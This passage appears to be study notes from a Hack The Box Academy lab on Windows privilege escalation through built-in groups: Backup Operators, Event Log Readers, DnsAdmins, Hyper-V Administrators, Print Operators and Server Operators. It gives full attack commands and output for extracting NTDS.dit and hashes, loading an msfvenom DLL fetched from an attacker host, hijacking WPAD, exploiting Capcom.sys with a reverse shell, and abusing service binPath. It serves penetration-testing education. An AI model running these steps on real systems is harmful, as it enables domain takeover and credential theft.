PS C:\htb> Copy-FileSeBackupPrivilege E:\Windows\NTDS\ntds.dit C:\Tools\ntds.dit
Copied 16777216 bytes
The privilege also lets you back up the SAM and SYSTEM registry hives, which you can extract local account credentials offline using a tool such as Impacket’s secretsdump.py.
C:\htb> reg save HKLM\SYSTEM SYSTEM.SAV
The operation completed successfully.
C:\htb> reg save HKLM\SAM SAM.SAV
The operation completed successfully.
It’s worth noting that if a folder or file has an explicit deny entry for your current user or group they belong to, this will prevent you from accessing it, even if the FILE_FLAG_BACKUP_SEMANTICS flag is specified.
With the NTDS.dit extracted, you can use a tool such as secretsdump.py or the PowerShell DSInternals module to extract all AD account credentials. Obtain the NTLM hash for just the administrator account for the domain using DSInternals.
PS C:\htb> Import-Module .\DSInternals.psd1
PS C:\htb> $key = Get-BootKey -SystemHivePath .\SYSTEM
PS C:\htb> Get-ADDBAccount -DistinguishedName 'CN=administrator,CN=users,DC=inlanefreight,DC=local' -DBPath .\ntds.dit -BootKey $key
DistinguishedName: CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
Sid: S-1-5-21-669053619-2741956077-1013132368-500
Guid: f28ab72b-9b16-4b52-9f63-ef4ea96de215
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: True
Deleted: False
LastLogonDate: 5/6/2021 5:40:30 PM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-669053619-2741956077-1013132368-512
Secrets
NTHash: cf3a5525ee9414229e66279623ed5c58
LMHash:
NTHashHistory:
LMHashHistory:
SupplementalCredentials:
ClearText:
NTLMStrongHash: 7790d8406b55c380f98b92bb2fdc63a7
Kerberos:
Credentials:
DES_CBC_MD5
Key: d60dfbbf20548938
OldCredentials:
Salt: WIN-NB4NGP3TKNKAdministrator
Flags: 0
KerberosNew:
Credentials:
AES256_CTS_HMAC_SHA1_96
Key: 5db9c9ada113804443a8aeb64f500cd3e9670348719ce1436bcc95d1d93dad43
Iterations: 4096
AES128_CTS_HMAC_SHA1_96
Key: 94c300d0e47775b407f2496a5cca1a0a
Iterations: 4096
DES_CBC_MD5
Key: d60dfbbf20548938
Iterations: 4096
OldCredentials:
OlderCredentials:
ServiceCredentials:
Salt: WIN-NB4NGP3TKNKAdministrator
DefaultIterationCount: 4096
Flags: 0
WDigest:
Key Credentials:
Credential Roaming
Created:
Modified:
Credentials:
You can also use SecretsDump offline to extract hashes from the ndts.dit file obtained earlier. These can then be used for PtH to access additional resources or cracked offline using Hashcat to gain further access. If cracked, you can also prevent the client with password cracking statistics to provide them with detailed insight into overall password strength and usage within their domain and provide recommendations for improving their password policy.
d41y@htb[/htb]$ secretsdump.py -ntds ntds.dit -system SYSTEM -hashes lmhash:nthash LOCAL
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation
[*] Target system bootKey: 0xc0a9116f907bd37afaaa845cb87d0550
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 85541c20c346e3198a3ae2c09df7f330
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WINLPE-DC01$:1000:aad3b435b51404eeaad3b435b51404ee:7abf052dcef31f6305f1d4c84dfa7484:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a05824b8c279f2eb31495a012473d129:::
htb-student:1103:aad3b435b51404eeaad3b435b51404ee:2487a01dd672b583415cb52217824bb5:::
svc_backup:1104:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
bob:1105:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
hyperv_adm:1106:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
printsvc:1107:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
<SNIP>
Robocopy
The built-in utility robocopy can be used to copy files in backup mode as well. Robocopy is a command-line directory replication tool. It can be used to create backup jobs and includes features such as multi-threaded copying, automatic retry, the ability to resume copying, and more. Robocopy differs from the copy command in that instead of just copying all files, it can check the destination directory and remove files no longer in the source directory. It can also compare files before copying to save time by not copying files that have been changed sinced the last copy/backup job ran.
C:\htb> robocopy /B E:\Windows\NTDS .\ntds ntds.dit
-------------------------------------------------------------------------------
ROBOCOPY :: Robust File Copy for Windows
-------------------------------------------------------------------------------
Started : Thursday, May 6, 2021 1:11:47 PM
Source : E:\Windows\NTDS\
Dest : C:\Tools\ntds\
Files : ntds.dit
Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
------------------------------------------------------------------------------
New Dir 1 E:\Windows\NTDS\
100% New File 16.0 m ntds.dit
------------------------------------------------------------------------------
Total Copied Skipped Mismatch FAILED Extras
Dirs : 1 1 0 0 0 0
Files : 1 1 0 0 0 0
Bytes : 16.00 m 16.00 m 0 0 0 0
Times : 0:00:00 0:00:00 0:00:00 0:00:00
Speed : 356962042 Bytes/sec.
Speed : 20425.531 MegaBytes/min.
Ended : Thursday, May 6, 2021 1:11:47 PM
This eliminates the need for any external tools.
Event Log Readers
Suppose auditing of process creation events and corresponding command line values is enabled. In that case, this information is saved to the Windows security event log as event ID 4688: “A new process has been created”. Organizations may enable logging of process command lines to help defenders monitor and identify possibly malicious behavior and identify binaries that should not be present on a system. This data can be shipped to a SIEM tool or ingested into a search tool, such as ElasticSearch, to give defenders visibility into what binaries are being run on systems in the network. The tools would then flag any potentially malicious activity, such as the whoami, netstat, and tasklist commands being run from a marketing executive’s workstation.
This study shows some of the most run commands by attackers after initial access for reconnaissance and for spreading malware within a network. Aside from monitoring for these commands being run, an organization could take things a step further and restrict the execution of specific commands using fine-tuned AppLocker rules. For an organization with a tight security budget, leveraging these built-in tools from Microsoft can offer excellent visibility into network activities at the host level. Most modern enterprise EDR tools perform detection/blocking but can be out of reach for many organizations due to budgetary and personnel constraints.
Administrators or members of the Event Log Readers group have permission to access this log. It is conceivable that system administrators might want to add power users or devs into this group to perform certain tasks without having to grant them admininstrative access.
C:\htb> net localgroup "Event Log Readers"
Alias name Event Log Readers
Comment Members of this group can read event logs from local machine
Members
-------------------------------------------------------------------------------
logger
The command completed successfully.
Microsoft has published a reference guide for all built-in Windows commands, including syntax, parameters, and examples. Many Windows commands support passing a password as a parameter, and if auditing of process command lines is enabled, this sensitive information will be captured.
You can query Windows events form the command line using the wevtutil and the Get-WinEvent PowerShell cmdlet.
PS C:\htb> wevtutil qe Security /rd:true /f:text | Select-String "/user"
Process Command Line: net use T: \\fs01\backups /user:tim MyStr0ngP@ssword
You can also specify alternate credentials for wevtutil using the parameters /u and /p.
C:\htb> wevtutil qe Security /rd:true /f:text /r:share01 /u:julie.clay /p:Welcome1 | findstr "/user"
For Get-WinEvent, the syntax is as follows. In this example, you filter for process creation events (4688), which contains /user in the process command line.
note
Searching the Security event log with Get-WinEvent requires administrator access or permissions adjusted on the registy key HKLM\System\CurrentControlSet\Services\Eventlog\Security. Membership in just the “Event Log Readers” group is not sufficient.
PS C:\htb> Get-WinEvent -LogName security | where { $_.ID -eq 4688 -and $_.Properties[8].Value -like '*/user*'} | Select-Object @{name='CommandLine';expression={ $_.Properties[8].Value }}
CommandLine
-----------
net use T: \\fs01\backups /user:tim MyStr0ngP@ssword
The cmdlet can also be run as another user with the -Credential parameter.
Other logs include PowerShell Operational log, which may also contain sensitive information or credentials if script block or module logging is enabled. This log is accessible to unprivileged users.
DnsAdmins
Members of the DnsAdmins group have access to DNS information on the network. The Windows DNS service supports custom plugins and can call functions from them to resolve name queries that are not in the scope of locally hosted DNS zones. The DNS service runs as NT AUTHORITY\SYSTEM, so membership in this group could potentially be leveraged to escalate privileges on a DC or in a situation where a separate server is acting as the DNS server for the domain. It is possible to use the built-in dnscmd utility to specify the path of the plugin DLL. As detailed in this post, the following attack can be performed when DNS is run on a DC:
- DNS management is performed over RPC
- ServerLevelPLuginDl allows you to load a custom DLL with zero verification of the DLL’s path. This can be done with the dnscmd tool from the command line
- When a member of the DnsAdmins group runs the dnscmd command below, the
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters\ServerLevelPluginDllregistry key is populated - When the DNS service is restarted, the DLL in this path will be loaded
- An attacker can load a custom DLL to obtain a revshell or even load a tool such as Mimikatz as a DLL to dump credentials
Leveraging DnsAdmins Access
You can generate a malicious DLL o add a user to the domain admins group using msfvenom.
d41y@htb[/htb]$ msfvenom -p windows/x64/exec cmd='net group "domain admins" netadm /add /domain' -f dll -o adduser.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 313 bytes
Final size of dll file: 5120 bytes
Saved as: adduser.dll
Next, start a Python HTTP server.
d41y@htb[/htb]$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.129.43.9 - - [19/May/2021 19:22:46] "GET /adduser.dll HTTP/1.1" 200 -
Download the file to the target.
PS C:\htb> wget "http://10.10.14.3:7777/adduser.dll" -outfile "adduser.dll"
First see what happens if you use the dnscmd utility to load a custom DLL with a non-privileged user.
C:\htb> dnscmd.exe /config /serverlevelplugindll C:\Users\netadm\Desktop\adduser.dll
DNS Server failed to reset registry property.
Status = 5 (0x00000005)
Command failed: ERROR_ACCESS_DENIED
As expected, attempting to execute this command as a normal user isn’t successful. Only members of the DnsAdmins group are permitted to do this.
C:\htb> Get-ADGroupMember -Identity DnsAdmins
distinguishedName : CN=netadm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
name : netadm
objectClass : user
objectGUID : 1a1ac159-f364-4805-a4bb-7153051a8c14
SamAccountName : netadm
SID : S-1-5-21-669053619-2741956077-1013132368-1109
After confirming group membership in the DnsAdmins group, you can re-run the command to load a custom DLL.
C:\htb> dnscmd.exe /config /serverlevelplugindll C:\Users\netadm\Desktop\adduser.dll
Registry property serverlevelplugindll successfully reset.
Command completed successfully.
Only the dnscmd utility can be used by members of the DnsAdmins group, as they do not directly have permission on the registry key.
With the registry setting containing the path of your malicious plugin configured, and your payload created, the DLL will be loaded the next time the DNS service is started. Membership in the DnsAdmins group doesn’t give the ability to restart the DNS service, but this is conceivably something that sysadmins might permit DNS admins to do.
After restarting the DNS service, you should be able to run your custom DLL and add a user or get a revshell. If you do not have access to restart the DNS server, you will have to wait until the server or service restarts. Check your current user’s permissions on the DNS service.
First, you need your user’s SID.
C:\htb> wmic useraccount where name="netadm" get sid
SID
S-1-5-21-669053619-2741956077-1013132368-1109
Once you have the user’s SID, you can use the sc command to check permissions on the service. Per this article, you can see that your user has RPWP permissions which translate to SERVICE_START and SERVICE_STOP, respectively.
C:\htb> sc.exe sdshow DNS
D:(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO)(A;;RPWP;;;S-1-5-21-669053619-2741956077-1013132368-1109)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
After confirming these permissions, you can issue the following commands to stop and start the service.
C:\htb> sc stop dns
SERVICE_NAME: dns
TYPE : 10 WIN32_OWN_PROCESS
STATE : 3 STOP_PENDING
(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x1
WAIT_HINT : 0x7530
The DNS service will attempt to start and run your custom DLL, but if you check the status, it will show that it failed to start correctly.
C:\htb> sc start dns
SERVICE_NAME: dns
TYPE : 10 WIN32_OWN_PROCESS
STATE : 2 START_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0
PID : 6960
FLAGS :
If all goes to plan, your account will be added to the Domain Admins group or receive a revshell if your custom DLL was made to give you a connection back.
C:\htb> net group "Domain Admins" /dom
Group name Domain Admins
Comment Designated administrators of the domain
Members
-------------------------------------------------------------------------------
Administrator netadm
The command completed successfully.
Cleaning Up
Making configuration changes and stopping/restarting the DNS service on a DC are very destructive actions and must be exercised with great care. As a pentester, you need to run this type of action by your client before proceeding with it since it could potentially take down DNS for an AD environment and cause many issues. If your client gives their permission to go ahead with this attack, you need to be able to either cover your tracks and clean up after yourself or offer your client steps on how to revert the changes.
These steps must be taken from an elevated console with a local or domain admin account.
The first step is confirming that the ServerLevelPluginDll registry key exists. Until your custom DLL is removed, you will not be able to start the DNS service again correctly.
C:\htb> reg query \\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters
GlobalQueryBlockList REG_MULTI_SZ wpad\0isatap
EnableGlobalQueryBlockList REG_DWORD 0x1
PreviousLocalHostname REG_SZ WINLPE-DC01.INLANEFREIGHT.LOCAL
Forwarders REG_MULTI_SZ 1.1.1.1\08.8.8.8
ForwardingTimeout REG_DWORD 0x3
IsSlave REG_DWORD 0x0
BootMethod REG_DWORD 0x3
AdminConfigured REG_DWORD 0x1
ServerLevelPluginDll REG_SZ adduser.dll
You can use the reg delete command to remove the key that points to your custom DLL.
C:\htb> reg delete \\10.129.43.9\HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters /v ServerLevelPluginDll
Delete the registry value ServerLevelPluginDll (Yes/No)? Y
The operation completed successfully.
Once this is done, you can start up the DNS service again.
C:\htb> sc.exe start dns
SERVICE_NAME: dns
TYPE : 10 WIN32_OWN_PROCESS
STATE : 2 START_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0
PID : 4984
FLAGS :
If everything went to plan, querying the DNS service will show that it is running. You can also confirm that DNS is working correctly within the environment by performing an nslookup against the localhost or another host in the domain.
C:\htb> sc query dns
SERVICE_NAME: dns
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
Once again, this is a potentially destructive attack that you should only carry out with explicit permission from and in coordination with your client. If they understand the risks and want to see a full proof of concept, then the steps outlined in this section will help demonstrate the attack and clean up afterward.
Using Mimilib.dll
As detailed in this post, you could also utilize mimilib.dll from the creator of the Mimikatz tool to gain command execution by modifying the kdns.c file to execute a reverse shell one-liner or another command of your choosing.
/* Benjamin DELPY `gentilkiwi`
https://blog.gentilkiwi.com
benjamin@gentilkiwi.com
Licence : https://creativecommons.org/licenses/by/4.0/
*/
#include "kdns.h"
DWORD WINAPI kdns_DnsPluginInitialize(PLUGIN_ALLOCATOR_FUNCTION pDnsAllocateFunction, PLUGIN_FREE_FUNCTION pDnsFreeFunction)
{
return ERROR_SUCCESS;
}
DWORD WINAPI kdns_DnsPluginCleanup()
{
return ERROR_SUCCESS;
}
DWORD WINAPI kdns_DnsPluginQuery(PSTR pszQueryName, WORD wQueryType, PSTR pszRecordOwnerName, PDB_RECORD *ppDnsRecordListHead)
{
FILE * kdns_logfile;
#pragma warning(push)
#pragma warning(disable:4996)
if(kdns_logfile = _wfopen(L"kiwidns.log", L"a"))
#pragma warning(pop)
{
klog(kdns_logfile, L"%S (%hu)\n", pszQueryName, wQueryType);
fclose(kdns_logfile);
system("ENTER COMMAND HERE");
}
return ERROR_SUCCESS;
}
Creating a WPAD Record
Another way to abuse DnsAdmins group privileges is by creating a WPAD record. Membership in this group gives you the rights to disable global query block security,which by default blocks this attack. Server 2008 first introduced the ability to add to a global block list on a DNS server. By default, Web Proxy Automatic Discovery Protocol (WPAD) and Intra-Site Automatic Tunnel Addressing Protocol (ISATAP) are on the global query block list. These protocols are quite vulnerable to hijacking, and any domain user can create a computer object or DNS record containing those names.
After disabling the global query block list and creating a WPAD record, every machine running WPAD with default settings will have its traffic proxied through your attack machine. You could use a tool such as Responder or Inveigh to perform traffic spoofing, and attempt to capture password hashes and crack them offline or perform an SMBRelay attack.
To set up this attack, you first disable the query block list:
C:\htb> Set-DnsServerGlobalQueryBlockList -Enable $false -ComputerName dc01.inlanefreight.local
Next, you add a WPAD record pointing to your attack machine.
C:\htb> Add-DnsServerResourceRecordA -Name wpad -ZoneName inlanefreight.local -ComputerName dc01.inlanefreight.local -IPv4Address 10.10.14.3
Hyper-V Administrators
The Hyper-V Administrators group has full access to all Hyper-V features. If DCs have been virtualized, then the virtualization admins should be considered Domain Admins. They could easily create a clone of the live DC and mount the virtual disk offline to obtain the NTDS.dit file and extract NTLM password hashes for all users in the domain.
It is also well documented on this blog, that upon deleting a VM, vmns.exe attempts to restore the original file permissions on the corresponding .vhdx file and does so as NT AUTHORITY\SYSTEM, without impersonating the user. You can delete the .vhdx file and create a native hard link to point this file to a protected SYSTEM file, which you will have full permissions to.
If the OS is vulnerable to CVE-2018-0952 or CVE-2019-0841, you can leverage this to gain SYSTEM privileges. Otherwise, you can try to take advantage of an application on the server that has installed a service running in the context of SYSTEM, which is startable by unprivileged users.
An example of this is Firefox, which installs the Mozilla Maintenance Service. You can update this exploit to grant your user full permissions on the file below.
C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe
After running the PowerShell script, you could have full control of this file and can take ownership of it.
C:\htb> takeown /F C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe
Next, you can replace this file with a malicious maintenanceservice.exe, start the maintenance service, and get command execution as SYSTEM.
C:\htb> sc.exe start MozillaMaintenance
note
This vector has been mitigated by the March 2020 Windows security updates, which changed behavior relating to hard links.
Print Operators
Print Operators is another highly privileged group, which grants its members the SeLoadDriverPrivilege, rights to manage, create, share, and delete printers connected to a DC, as well as the ability to log on locally to a DC and shut it down. If you issue the command whoami /priv, and don’t see the SeLoadDriverPrivilege from an unelevated context, you will need to bypass UAC.
C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
======================== ================================= =======
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeShutdownPrivilege Shut down the system Disabled
The UACMe repo features a comprehensive list of UAC bypasses, which can be used from the command line. Alternatively, from a GUI, you can open an administrative command shell and input the credentials of the account that is a member of the Print Operators group. If you examine the privileges again, SeLoadDriverPrivilege is visible but disabled.
C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ================================== ==========
SeMachineAccountPrivilege Add workstations to domain Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
It’s well known that the driver Capcom.sys contains functionality to allow any user to execute shellcode with SYSTEM privileges. You can use your privileges to load this vulnerable driver and escalate privileges. You can use this tool to load the driver. The PoC enables the privilege as well as loads the driver for us.
Download it locally and edit it, pasting over the includes below.
#include <windows.h>
#include <assert.h>
#include <winternl.h>
#include <sddl.h>
#include <stdio.h>
#include "tchar.h"
Next, from a Visual Studio 2019 Developer Command Prompt, compile it using cl.exe.
C:\Users\mrb3n\Desktop\Print Operators>cl /DUNICODE /D_UNICODE EnableSeLoadDriverPrivilege.cpp
Microsoft (R) C/C++ Optimizing Compiler Version 19.28.29913 for x86
Copyright (C) Microsoft Corporation. All rights reserved.
EnableSeLoadDriverPrivilege.cpp
Microsoft (R) Incremental Linker Version 14.28.29913.0
Copyright (C) Microsoft Corporation. All rights reserved.
/out:EnableSeLoadDriverPrivilege.exe
EnableSeLoadDriverPrivilege.obj
Next, download the Capcom.sys driver from here, and save it to C:\temp. Issue the command below to add a reference to this driver under your HKEY_CURRENT_USER tree.
C:\htb> reg add HKCU\System\CurrentControlSet\CAPCOM /v ImagePath /t REG_SZ /d "\??\C:\Tools\Capcom.sys"
The operation completed successfully.
C:\htb> reg add HKCU\System\CurrentControlSet\CAPCOM /v Type /t REG_DWORD /d 1
The operation completed successfully.
The odd syntax \??\ used to reference your malicious driver’s ImagePath is an NT Object Path. The Win32 API will parse and resolve this path to properly locate and load your malicious driver.
Using Nirsoft’s DriverView.exe, you can verify that the Capcom.sys driver is not loaded.
PS C:\htb> .\DriverView.exe /stext drivers.txt
PS C:\htb> cat drivers.txt | Select-String -pattern Capcom
Run the EnableSeLoadDriverPrivilege.exe binary.
C:\htb> EnableSeLoadDriverPrivilege.exe
whoami:
INLANEFREIGHT0\printsvc
whoami /priv
SeMachineAccountPrivilege Disabled
SeLoadDriverPrivilege Enabled
SeShutdownPrivilege Disabled
SeChangeNotifyPrivilege Enabled by default
SeIncreaseWorkingSetPrivilege Disabled
NTSTATUS: 00000000, WinError: 0
Next, verify that the Capcom driver is now listed.
PS C:\htb> .\DriverView.exe /stext drivers.txt
PS C:\htb> cat drivers.txt | Select-String -pattern Capcom
Driver Name : Capcom.sys
Filename : C:\Tools\Capcom.sys
To exploit the Capcom.sys, you can use the ExploitCapcom tool after compiling it with Visual Studio.
This launches a shell with SYSTEM privileges.
Alternate Exploitation - No GUI
If you do not have GUI access to the target, you will have to modify the ExploitCapcom.cpp code before compiling. Here you can edit line 292 and replace C:\\Windows\\system32\\cmd.exe with, say, a revshell binary crafted with msfvenom, for example: c:\ProgramData\revshell.exe.
// Launches a command shell process
static bool LaunchShell()
{
TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");
PROCESS_INFORMATION ProcessInfo;
STARTUPINFO StartupInfo = { sizeof(StartupInfo) };
if (!CreateProcess(CommandLine, CommandLine, nullptr, nullptr, FALSE,
CREATE_NEW_CONSOLE, nullptr, nullptr, &StartupInfo,
&ProcessInfo))
{
return false;
}
CloseHandle(ProcessInfo.hThread);
CloseHandle(ProcessInfo.hProcess);
return true;
}
The CommandLine string in this example would be changed to:
TCHAR CommandLine[] = TEXT("C:\\ProgramData\\revshell.exe");
You would set up a listener based on the msfvenom payload you generated and hopefully receive a revshell connection back when executing ExploitCapcom.exe. If a revshell connection is blocked for some reason, you can try a bind shell or exec/add user payload.
Automating the Steps
You can use a tool such as EoPLoadDriver to automate the process of enabling the privilege, creating the registry key, and executing NTLoadDriver to load the driver. To do this, you would run the following:
C:\htb> EoPLoadDriver.exe System\CurrentControlSet\Capcom c:\Tools\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-454284637-3659702366-2958135535-1103\System\CurrentControlSet\Capcom
NTSTATUS: c000010e, WinError: 0
You would then run ExploitCapcom.exe to pop a SYSTEM shell or run your custom binary.
Clean-up
You can cover your tracks a bit by deleting the registry key added earlier.
C:\htb> reg delete HKCU\System\CurrentControlSet\Capcom
Permanently delete the registry key HKEY_CURRENT_USER\System\CurrentControlSet\Capcom (Yes/No)? Yes
The operation completed successfully.
note
Since Windows 10 Version 1803, the “SeLoadDriverPrivilege” is not exploitable, as it is no longer possible to include references to registry keys under “HKEY_CURRENT_USER”.
Server Operators
The Server Operators group allows members to administer Windows servers without needing assignment of Domain Admin privileges. It is a very highly privileged group that can log in locally to servers, including Domain Controllers.
Membership of this group confers the powerful SeBackupPrivilege and SeRestorePrivilege privileges and the ability to control local services.
Examine the AppReadiness service. You can confirm that this service starts as SYSTEM using the sc.exe utility.
C:\htb> sc qc AppReadiness
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: AppReadiness
TYPE : 20 WIN32_SHARE_PROCESS
START_TYPE : 3 DEMAND_START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\Windows\System32\svchost.exe -k AppReadiness -p
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : App Readiness
DEPENDENCIES :
SERVICE_START_NAME : LocalSystem
You can use the service viewer/controller PsService, which is part of the Sysinternals suite, to check permissions on the service. PsService works much like the sc utility and can display service status and configuration and also allow you to start, stop, pause, resume, and restart services both locally and on remote hosts.
C:\htb> c:\Tools\PsService.exe security AppReadiness
PsService v2.25 - Service information and configuration utility
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com
SERVICE_NAME: AppReadiness
DISPLAY_NAME: App Readiness
ACCOUNT: LocalSystem
SECURITY:
[ALLOW] NT AUTHORITY\SYSTEM
Query status
Query Config
Interrogate
Enumerate Dependents
Pause/Resume
Start
Stop
User-Defined Control
Read Permissions
[ALLOW] BUILTIN\Administrators
All
[ALLOW] NT AUTHORITY\INTERACTIVE
Query status
Query Config
Interrogate
Enumerate Dependents
User-Defined Control
Read Permissions
[ALLOW] NT AUTHORITY\SERVICE
Query status
Query Config
Interrogate
Enumerate Dependents
User-Defined Control
Read Permissions
[ALLOW] BUILTIN\Server Operators
All
The confirms that the Server Operators group has SERVICE_ALL_ACCESS access right, which gives you full control over this service.
Take a look at the current members of the local administrators group and confirm that your target account is not present.
C:\htb> net localgroup Administrators
Alias name Administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.
Change the binary path to execute a command which adds your current user to the default local administrators group.
C:\htb> sc config AppReadiness binPath= "cmd /c net localgroup Administrators server_adm /add"
[SC] ChangeServiceConfig SUCCESS
Starting the service fails, which is expected.
C:\htb> sc start AppReadiness
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
If you check the membership of the administrators group, you see that the command was executed successfully.
C:\htb> net localgroup Administrators
Alias name Administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
server_adm
The command completed successfully.
From here, you have full control over the DC and could retrieve all credentials from the NTDS database and access other systems, and perform post-exploitation tasks.
d41y@htb[/htb]$ crackmapexec smb 10.129.43.9 -u server_adm -p 'HTB_@cademy_stdnt!'
SMB 10.129.43.9 445 WINLPE-DC01 [*] Windows 10.0 Build 17763 (name:WINLPE-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 10.129.43.9 445 WINLPE-DC01 [+] INLANEFREIGHT.LOCAL\server_adm:HTB_@cademy_stdnt! (Pwn3d!)
d41y@htb[/htb]$ secretsdump.py server_adm@10.129.43.9 -just-dc-user administrator
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation
Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:5db9c9ada113804443a8aeb64f500cd3e9670348719ce1436bcc95d1d93dad43
Administrator:aes128-cts-hmac-sha1-96:94c300d0e47775b407f2496a5cca1a0a
Administrator:des-cbc-md5:d60dfbbf20548938
[*] Cleaning up...
OS Attacks
User Account Control
… is a feature that enables a consent prompt for elevated activities. Applications have different integrity levels, and a program with a high level can perform tasks that could potentially compromise the system. When UAC is enabled, applications and tasks always run under the security context of a non-administrator account unless an administrator explicitly authorizes these applications/tasks to have administrator-level access to the system to run. It is a convenience feature that protects administrators from unintended changes but is not considered a security boundary.
When UAC is in place, a user can log into their system with their standard user account. When processes are launched using a standard user token, they can perform tasks using the rights granted to a standard user. Some applications require additional permissions to run, and UAC can provide additional access rights to the token for them to run correctly.
This page discusses how UAC works in great depth and includes the logon process, user experience, and UAC architecture. Administrators can use security policies to configure how UAC works specific to their organization at the local level, or configured and pushed out via GPO in an AD domain environment. The various settings are discussed in detail here. There are 10 Group Policy settings that can be set for UAC.
| Group Policy Setting | Registry Key | Default Setting |
|---|---|---|
| User Account Control: Admin Approval Mode for the built-in Administrator account | FilterAdministratorToken | Disabled |
| User Account Control: Allow UIAccess applications to prompt for elevation without using the secure Desktop | EnableUIADesktopToggle | Disabled |
| User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode | ConsentPromptBehaviorAdmin | Prompt for consent for non-Windows binaries |
| User Account Control: Behavior of the elevation prompt for standard users | ConsentPromptBehaviorUser | Prompt for credentials on the secure desktop |
| User Account Control: Detect application installations and prompt for elevation | EnableInstallerDetection | Enabled (default for home) Disabled (default for enterprise) |
| User Account Control: Only elevate executables that are signed and validated | ValidateAdminCodeSignatures | Disabled |
| User Account Control: Only elevate UIAccess applications that are installed in secure locations | EnableSecureUIAPaths | Enabled |
| User Account Control: Run all administrators in Admin Approval Mode | EnableLUA | Enabled |
| User Account Control: Switch to the secure desktop when prompting for elevation | PromptOnSecureDesktop | Enabled |
| User Account Control: Virtualize file and registry write failures to per-user locations | EnableVirtualization | Enabled |
UAC should be enabled, and although it may not stop an attacker from gaining privileges, it is an extra step that may slow this process down and force them to become noisier.
